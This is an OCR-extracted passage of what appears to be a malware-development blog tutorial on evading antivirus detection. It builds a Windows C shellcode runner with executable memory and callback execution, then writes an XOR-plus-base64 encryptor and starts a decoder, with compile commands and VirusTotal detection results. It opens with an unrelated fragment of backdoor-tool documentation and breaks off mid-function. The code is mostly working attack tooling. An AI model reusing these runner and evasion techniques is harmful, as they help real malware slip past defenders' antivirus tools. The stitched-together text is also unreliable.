You can now chat with connected sibling servers! Commands starting with "#" will be interpreted as messages and will be broadcasted to all connected Sibling Servers.

Session Defender

Villain has a function that inspects user issued shell commands for input that may cause a backdoor shell session to hang (e.g., unclosed single/double quotes or backticks, commands that may start a new interactive session within the current shell and more). Use the cmdinspector command to turn that feature on/off.

Usage:
cmdinspector <ON/OFF>

COCOM
ZHASS

MELON
SULAN

ux underground

Malware AV evasion trick. Encrypt and encode payload

Today, we will write a simple malware in C++ that will launch our payload: `meow-meow` messagebox. Then try to reduce the number of AV engines that will detect our malware.

practical example


First of all, create simple C++ malware (`hack0.c`):

```
#include <windows.h>

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  unsigned int my_payload_len = sizeof(my_payload);
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

For simplicity, as you can see, I use running shellcode via EnumChildWindows logic.


Compile it:

```
x86_64-w64-mingw32-gcc -O2 hack0.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```
└─$ x86_64-w64-mingw32-gcc -O2 hack0.c -o hack0.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
In file included from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from hack0.c:1:
hack0.c: In function 'main':
/usr/share/mingw-w64/include/minwindef.h:43:14: warning: passing argument 3 of 'EnumDesktopsA' makes integer from pointer without a cast [-Wint-c
onversion]
   43 | #define NULL ((void *)0)
      |              ^~~~~~~~~~~
      |              |
      |              void *
hack0.c:32:67: note: in expansion of macro 'NULL'
   32 |   EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
      |                                                                   ^~~~
In file included from /usr/share/mingw-w64/include/windows.h:72,
                 from hack0.c:1:
/usr/share/mingw-w64/include/winuser.h:806:94: note: expected 'LPARAM' {aka 'long long int'} but argument is of type 'void *'
  806 |   WINUSERAPI WINBOOL WINAPI EnumDesktopsA(HWINSTA hwinsta,DESKTOPENUMPROCA lpEnumFunc,LPARAM lParam);
      |                                                                                     ~~~~~~~^~~~~~
      |

┌──(cocomelonc㉿kali)-[~/hack/2023-03-05-encshell]
└─$ ls -l
total 424
-rw-r--r-- 1 cocomelonc cocomelonc 128247 Mar  8 19:56 2022-06-27_14-37.png
-rw-r--r-- 1 cocomelonc cocomelonc   9932 Mar  8 20:00 2023-03-05-encshell.md
-rw-r--r-- 1 cocomelonc cocomelonc 170224 Mar  8 19:58 2023-03-08_19-57.png
-rw-r--r-- 1 cocomelonc cocomelonc   2977 Mar  8 12:00 enc.c
-rwxr-xr-x 1 cocomelonc cocomelonc  40448 Mar  8 12:00 enc.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1140 Mar  8 15:57 entropy.py
-rw-r--r-- 1 cocomelonc cocomelonc   1722 Mar  8 20:53 hack0.c
-rwxr-xr-x 1 cocomelonc cocomelonc  15360 Mar  8 20:54 hack0.exe
-rw-r--r-- 1 cocomelonc cocomelonc   2049 Mar  8 19:15 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc  40448 Mar  8 12:05 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc    285 Mar  6 03:03 meow.bin
```


check it:



```
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\
  "\x2e\x2e\x5e\x3d\x00";

  unsigned int my_payload_len = sizeof(my_pa
  LPVOID mem = VirtualAlloc(NULL, sizeof(my_
  RtlMoveMemory(mem, my_payload, sizeof(my_p
  EnumDesktopsA(GetProcessWindowStation(), (

  return 0;
}
```

```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell>
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell>
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell> .\hack0.exe
```

Let's go to upload this "malware" to VirusTotal:



fc98257295869a833155f68b4d68bb6e565ca1

45 /71

Community Score

45 security vendors and no sandboxes flagged this file as malicious

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1
hack.exe
peexe 64bits runtime-modules assembly

18.00 KB
Size

2022-08-28 03:58:02 UTC
6 months ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.shellcode/shellcoderunner Threat categories trojan Family labels shellcode shellcoderunner

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.ShellCode.F.223359A5
AhnLab-V3	Trojan/Win.Generic.C5187544	Alibaba	Trojan:Win64/ShellcodeRunner.b9fb3837
ALYac	Generic.ShellCode.F.223359A5	Antiy-AVL	Trojan/Generic.ASMalwS.8C82
Arcabit	Generic.ShellCode.F.223359A5	Avast	Win64:Evo-gen [Trj]
AVG	Win64:Evo-gen [Trj]	Avira (no cloud)	TR/AD.MeterpreterSC.Juxgn
BitDefender	Generic.ShellCode.F.223359A5	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.caed0	Cynet	Malicious (score: 100)
DrWeb	Trojan.Starter.7246	Elastic	Malicious (high Confidence)
Emsisoft	Generic.ShellCode.F.223359A5 (B)	eScan	Generic.ShellCode.F.223359A5
ESET-NOD32	A Variant Of Win64/ShellcodeRunner.AE	Fortinet	W32/PossibleThreat
GData	Generic.ShellCode.F.223359A5	Jiangmin	Trojan.Shcrsa.kna

https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection

As you can see, 45 of 69 AV engines indicate it as malicious

encryption and encoding


Then, create C++ script for encrypting our payload via XOR algorithm + base64 encode result:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "Crypt32.lib")

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  DWORD my_payload_len = sizeof(my_payload) - 1;
  DWORD out_len = 0;

  printf("original:\n");
  for (size_t i = 0; i < my_payload_len; i++) {
    printf("\\x%02x", my_payload[i]);
  }
  printf("\n\n");

  XOR((char *) my_payload, my_payload_len, my_secret_key,
sizeof(my_secret_key));

  printf("xored:\n");
  for (size_t i = 0; i < my_payload_len; i++) {
    printf("\\x%02x", my_payload[i]);
  }
  printf("\n\n");

  CryptBinaryToString((BYTE*)my_payload, my_payload_len,
CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, NULL, &out_len);

  // allocate memory for the base64-encoded shellcode
  char* encoded = (char*)malloc(out_len);
  if (!encoded) {
    printf("error: failed to allocate memory for base64-encoded
shellcode.\n");
    return 1;
  }

  // call CryptBinaryToString again to perform the encoding
  if (!CryptBinaryToString((BYTE*)my_payload, my_payload_len,
CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, encoded, &out_len)) {
    printf("error: failed to base64-encode shellcode.\n");
    return 1;
  }

  printf("base64-encoded shellcode:\n%s\n", encoded);
  free(encoded);

  return 0;
}
```

For correctness, we print original, `XOR`ed and `base64` encoded payload.


Compile our encryptor:

```
x86_64-w64-mingw32-gcc -O2 enc.c -o enc.exe -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -
fmerge-all-constants -static-libstdc++ -static-libgcc -lcrypt32
```



```
└─$ x86_64-w64-mingw32-gcc -O2 enc.c -o enc.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-ex
ceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -lcrypt32

┌──(cocomelonc㉿kali)-[~/hvck/2023-03-05-encshell]
└─$ ls -lht
total 996K
-rwxr-xr-x 1 cocomelonc cocomelonc  40K Mar  8 20:58 enc.exe
-rw-r--r-- 1 cocomelonc cocomelonc 9.8K Mar  8 20:57 2023-03-05-encshell.md
-rw-r--r-- 1 cocomelonc cocomelonc 236K Mar  8 20:56 2023-03-08_20-56.png
-rw-r--r-- 1 cocomelonc cocomelonc 335K Mar  8 20:55 2023-03-08_20-55.png
-rwxr-xr-x 1 cocomelonc cocomelonc  15K Mar  8 20:54 hack0.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.7K Mar  8 20:53 hack0.c
-rw-r--r-- 1 cocomelonc cocomelonc 167K Mar  8 19:58 2023-03-08_19-57.png
-rw-r--r-- 1 cocomelonc cocomelonc 126K Mar  8 19:56 2022-06-27_14-37.png
-rw-r--r-- 1 cocomelonc cocomelonc 2.1K Mar  8 19:15 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc 1.2K Mar  8 15:57 entropy.py
-rwxr-xr-x 1 cocomelonc cocomelonc  40K Mar  8 12:05 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3.0K Mar  8 12:00 enc.c
-rwxr-xr-x 1 cocomelonc cocomelonc  205 Mar  6 03:03 meow.bin
```

MALWARE
AV EVASION



```
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell> .\enc.exe
original:
[illegible]

xored:
[illegible]

base64-encoded shellcode:
[illegible]
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell>
PS Microsoft.PowerShell.Core\FileSystem::\\VBOXSVR\shared\2023-03-05-encshell>
```

decode and decrypt

So, for running shellcode, we "reverse" our logic:

Let's say we have base64 encoded shellcode:

```
unsigned char meow_payload[] =
"kTHykYCajYyNs3JldCo0OD0rIiM4VKAWLeggBUoj7it1Rzv+IkVMO+4RIls8ZNIzJzRCvDhUst
9ZAg5nWEskuKR0MnSxh58hJDJMLf85RUfmO089cbVM+OXrcmV0I+C5GRY7dKA1TPgte0wh/ytFM
GypkCk4mrtNJOhG7TxqszRcsDtEsMkzsqxuM2S1U4UMnEc/djxBejZcsgezLFUh8i1dOnSgA0wy
7m86WzDgJWUkeKNLMe52+y1ioiQsKj0nNCMyLTE8Mykt4J5FNTmamTU4Ki9OLflhjCqNmos2LL6
seXN1cFs6/vB5c2V0VSn06FxydXAtQ7ok2TfmImyarNaZbl96JMjV8N7vmqEj5r1FRXUJeuWJkx
BmySJnGQoTbSAy/Kqapz4ADAVIGQ4KDkx5TiteSyxOZQ==";
unsigned int meow_len = sizeof(meow_payload);
```

At the first step, we base64 decode this string to bytes:

```
int decodeBase64(const BYTE * src, unsigned int srcLen, char * dst,
unsigned int dstLen ) {
  DWORD outLen;
  BOOL fRet;

  outLen = dstLen;
  fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64,
(BYTE * )dst, &outLen, NULL, NULL);
  if (!fRet) outLen = 0;  // failed
  return(outLen);
}

//....

unsigned char exec_mem[my_payload_len];
decodeBase64((const BYTE *)meow_payload, meow_len, (char *) exec_mem,
meow_len);
```

at the result, we have a XORed shellcode. Then, at the next step, we deXOR our bytes to get the original shellcode:

```
// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
